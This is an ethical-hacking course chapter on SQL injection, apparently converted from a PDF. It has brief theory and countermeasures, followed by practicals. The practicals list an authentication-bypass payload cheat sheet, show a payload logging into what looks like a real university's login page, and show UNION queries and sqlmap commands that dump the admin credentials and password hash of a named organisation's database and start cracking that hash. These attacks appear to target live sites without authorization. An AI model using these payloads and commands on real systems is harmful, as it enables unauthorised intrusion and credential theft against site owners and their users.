

## 15. SQL Injection



# ETHICAL HACKING



# Theory

## SQL

SQL (Structured Query Language) is a database management language used to manage databases to perform various operations like create, read, update and delete on the database. SQL is used by database administrators, as well as developers to organize user data properly. Web applications interact with the database server in the form of queries. SQL queries include select, add, insert, update, delete, create, alter and truncate.

### List of Database software

- MySQL
- Microsoft SQL
- Oracle
- MongoDB
- SQL lite
- Microsoft Access
- DB2 Express-C

### Database

A database is a collection of information that is organized into rows, columns, and tables, and it is indexed so that it can be easily accessed, managed and updated. Data in the database gets updated, expanded and deleted as new information is added.

### The relation between the Web server and Database server

A server is a software that runs continuously and responds to requests sent by the clients. Communication between a client and a server happens using a specific protocol example HTTP, HTTPS. Server running web application include three components like

**Web servers** which primarily respond to HTTP / HTTPS requests sent by the clients and passes these requests on to handlers.

**Application server** handles requests to create dynamic web pages. The application server processes the user request to generate the HTML page for the end user, instead of serving a static HTML page stored on the disk. Application server software runs on the same physical server machine as where the web server is running.


**The database server** is a server which houses a database application like JDBC, ODBC to provide database services to other computer programs. Most database applications respond to a query language. Each database understands its

query language and converts each submitted query to server-readable form and executes it to retrieve results.

The relation between the web server and the database server are the web server uses the application server to retrieve the data from the database and host the data with the help of the web server application. So web server works as the front end, and database server works as a backend to provide data to web server.

## SQL Injection

The technique used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution on backend database to retrieve information directly from the database. It is used to gain unauthorized access to the database. SQL Injection is not a vulnerability in database or web server; it is a vulnerability in a web application which occurs due to lack of input validation.



## Types of SQL Injection attacks

- Authentication bypass attack
- Error-based SQL Injection
- Blind SQL Injection

## Authentication bypass attack

The attacker uses this technique to bypass user authentication without providing the valid Username and password and tries to log into a web application with administrative privileges.

### Authentication Bypass Cheat Sheet

1' or '1' = '1	admin' or 1=1
or 1=1	admin' or 1=1--
or 1=1--	admin' or 1=1#
or 1=1#	admin' or 1=1/*
or 1=1/*	admin') or ('1'=1
admin' --	admin') or ('1'=1'--
admin' #	admin') or ('1'=1'#
admin'/*	admin') or ('1'=1'/*
admin' or '1'=1	admin') or '1'=1
admin' or '1'=1'--	admin') or '1'=1'--
admin' or '1'=1'#	admin') or '1'=1'#
admin' or '1'=1'/*	admin') or '1'=1'/*
admin' or 1=1 or '='	admin') or '1'=1'/*

## Login

Login

**Welcome !! You are a Admin User**

## Error-based SQL Injection

Error-based SQL injection technique relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database. While errors are very useful during the development phase of a web application, they should be disabled on a live site or logged to a file with restricted access instead. By analyzing these errors, the attacker can grab system information such as the database, database version, OS, etc.

## Blind SQL injection

Blind SQL injection is a type of SQL Injection attack that queries the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages but has not mitigated the code that is vulnerable to SQL injection. Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database.

## Countermeasures

- Never trust user input. Sanitize and validate all input fields. Use parameterized statements, separate data from SQL code.
- Reject entries that contain binary data, escape sequences and comment characters.
- Checking the privileges of a user's connection to the database.
- Use secure hash algorithms to secure user passwords stored in the database.
- Perform source code review before hosting website.

## References:

1. Types of SQL Injection? (n.d.). Retrieved from <https://www.acunetix.com/websitesecurity/sql-injection2/>
2. Blind SQL Injection. (n.d.). Retrieved from [https://www.owasp.org/index.php/Blind\\_SQL\\_Injection](https://www.owasp.org/index.php/Blind_SQL_Injection)
3. <https://portswigger.net/web-security/sql-injection>



# Practicals

## INDEX

S. No.	Practical Name	Page No.
1	SQL Injection Authentication Bypass Method	1
2	Error-based SQL Injection	2
3	Performing SQL Injection with SQL map tool	7
4	Performing SQL Injection with JSQL tool	10



**THIS DOCUMENT INCLUDES ADDITIONAL PRACTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS**




## Practical 1: SQL Injection Authentication Bypass Method

**Description:** In this practical you will learn how to bypass the authentication of web applications if that application has SQL injection vulnerability, and different operators to use to try to bypass authentication.

**Step 1:** Consider any website login page. Enter this string **1' or '1' = '1** in both **username** and **password** fields. If the target web application is vulnerable to the SQL injection, we can gain access to the administrator account.

← → ↻ [web.uettaxila.edu.pk/evs/MET\\_ES/Admin/Login.asp](http://web.uettaxila.edu.pk/evs/MET_ES/Admin/Login.asp)




**Login Form**

User ID	1' or '1' = '1
Password	*****
<input type="button" value="Login"/>	

UET Taxila, Pakistan © 2009. All rights reserved. <http://www.uettaxila.edu.pk>  
Please contact us. [Evaluation System UET Taxila] Ph# 051-9047468/ Email:narc@uettaxila.edu.pk

---

← → ↻ [web.uettaxila.edu.pk/evs/MET\\_ES/Teacher/Home.asp](http://web.uettaxila.edu.pk/evs/MET_ES/Teacher/Home.asp)




- Home
- Teacher
- Subject
- Question
- Evaluation Selection
- Evaluation
- Logoff

Do you want Google Chrome to save your password for this site?

1' or '1' = '1      \*\*\*\*\*



UET Taxila, Pakistan © 2010. All rights reserved. <http://www.uettaxila.edu.pk>  
Please contact us. [Evaluation System UET Taxila] Ph# 051-9047467 Email:narc@uettaxila.edu.pk






**Step 3:** Increase the number by 1 every time until webpage loads normally without any error. We can even try the following technique to identify a number of columns.

- **php?id=6' order by 3--+**




**Step 4:** In this case, the website displays error until **order by 7--** this indicates there are 6 columns in the database. Now let us identify vulnerable columns by appending below query to the URL.

- **union select (list of columns)--**
- Example: **union select 1,2,3,4,5,6--**




**Step 5:** In this case, we tried the following technique to identify vulnerable columns.

- Example: **php?id=-6 union select 1,2,3,4,5,6--**



**Step 6:** From the above result. It is observed that 3<sup>rd</sup> and 4<sup>th</sup> columns are vulnerable. To know the version of database server, replace column number with **version ()** as shown in the below image.






**Step 7:** To retrieve database information including table names.

- **php?id=-1 union select 1,2,group\_concat(table\_name),4,5,6,7 from information\_ schema.tables where table\_schema=database()--**



**Step 8:** To extract the column names

- **php?id=-1 union select 1,2,group\_concat(column\_name),4,5,6,7 from information\_ schema.columns where table\_name=table name**




**Step 9:** The above technique fails to retrieve expected information. So, let us try to encode the column name

- **php?id=-1 union select 1,2,group\_concat(column\_name),4,5,6,7 from information\_ schema.columns where table\_name=CHAR(97, 100, 109, 105, 110)--**



**Step 10:** To retrieve the data from the columns.

- **php?id=-1 union select 1,2,group\_concat(column name),4,5,6,7 from (table\_name)--**





**Step 2:** It will check for the SQL vulnerability. If it is vulnerable, it will identify target SQL server database information.

```

Terminal
File Edit View Search Terminal Help

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: catid=1 AND (SELECT 7235 FROM (SELECT(SLEEP(5)))HEcv)

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: catid=1 UNION ALL SELECT NULL,CONCAT(0x716b6a7871,0x6464724e70566694
2506e47595a4d634b6f576473787073546246594a7641566a794e72616a477056,0x7178717871),
NULL,NULL,NULL-- -
---
[18:40:05] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[18:40:08] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] pha

[18:40:08] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.pha.org.pk'

[*] ending @ 18:40:08 /2020-10-03/

[root@parrot-virtual]-[/home/user]
#

```

**Step 3:** To retrieve the table names from database, execute below command

- **sqlmap -u <URL of the vulnerable website> -D <database> --tables**

```

Terminal
File Edit View Search Terminal Help

[root@parrot-virtual]-[/home/user]
#sqlmap -u http://www.pha.org.pk/sro_list.php?catid=1 -D pha --tables

```



```

Terminal
File Edit View Search Terminal Help
Database: pha
[18 tables]
+-----+
| cp_album      |
| cp_category   |
| cp_city       |
| cp_desg       |
| cp_executives |
| cp_gallery    |
| cp_info       |
| cp_links      |
| cp_members    |
| cp_news       |
| cp_notice     |
| cp_pages      |
| cp_sro        |
| cp_type       |
| cp_udtl       |
| cp_user       |
| ms_menu       |
| ms_modul      |
+-----+

[18:40:48] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.pha.org.pk'

[*] ending @ 18:40:48 /2020-10-03/

[root@parrot-virtual]-[/home/user]
#

```

**Step 4:** Next, to extract columns from the tables, execute following command

- **sqlmap -u <URL of the vulnerable website> -D <database> -T <table name> --columns**

```

Terminal
File Edit View Search Terminal Help

[root@parrot-virtual]-[/home/user]
#sqlmap -u http://www.pha.org.pk/sro_list.php?catid=1 -D pha -T cp_user --columns

```

```

Terminal
File Edit View Search Terminal Help

Payload: catid=1 UNION ALL SELECT NULL,CONCAT(0x716b6a7871,0x6464724e705669425
06e47595a4d634b6f576473787073546246594a7641566a794e72616a477056,0x7178717871),NULL
,NULL,NULL-- -
--
[18:42:22] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[18:42:22] [INFO] fetching columns for table 'cp_user' in database 'pha'
[18:42:25] [WARNING] reflective value(s) found and filtering out
Database: pha
Table: cp_user
[7 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cp_id  | decimal(2,0) |
| cpu_id | decimal(9,0) |
| is_active | decimal(1,0) |
| u_id   | varchar(60) |
| u_name | varchar(30) |
| u_pass | varchar(50) |
| u_type | decimal(1,0) |
+-----+-----+

[18:42:25] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap
ap/output/www.pha.org.pk'

[*] ending @ 18:42:25 /2020-10-03/

[ root@parrot-virtual ] - [ /home/user ]
#

```

**Step 5:** To extract the content from the selected columns in tables

- **sqlmap -u <URL of the vulnerable website> -D <database> -T <table name> -C <columnnames> --dump**

```

Terminal
File Edit View Search Terminal Help

[ root@parrot-virtual ] - [ /home/user ]
#sqlmap -u http://www.pha.org.pk/sro_list.php?catid=1 -D pha -T cp_user -C u
id,u_name,u_pass,u_type --dump

```

**Step 6:** Tool will try to perform Dictionary-based attack on stored hashes to identify plain text password.

```
[18:55:27] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[18:55:27] [INFO] fetching entries of column(s) 'u_id, u_name, u_pass, u_type' for
table 'cp_user' in database 'pha'
[18:55:27] [INFO] recognized possible password hashes in column 'u_pass'
do you want to store hashes to a temporary file for eventual further processing wi
th other tools [y/N] y
[18:55:30] [INFO] writing hashes to a temporary file '/tmp/sqlmapn42oscoj1884/sqlm
aphashes-drlfxaip.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[18:55:32] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter
)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[18:55:37] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[18:55:41] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[18:55:41] [WARNING] multiprocessing hash cracking is currently not supported on t
his platform
[18:55:59] [INFO] current status: loppa... -
```

```
Database: pha
Table: cp_user
[1 entry]
+-----+-----+-----+-----+
| u_id          | u_name | u_pass          | u_type |
+-----+-----+-----+-----+
| admin@mail2000.com | Admin | 7c9f16e3018319ce65b9dfb2fe33982a | 1      |
+-----+-----+-----+-----+

[18:44:27] [INFO] table 'pha.cp_user' dumped to CSV file '/root/.local/share/sqlma
p/output/www.pha.org.pk/dump/pha/cp_user.csv'
[18:44:27] [INFO] fetched data logged to text files under '/root/.local/share/sqlm
ap/output/www.pha.org.pk'

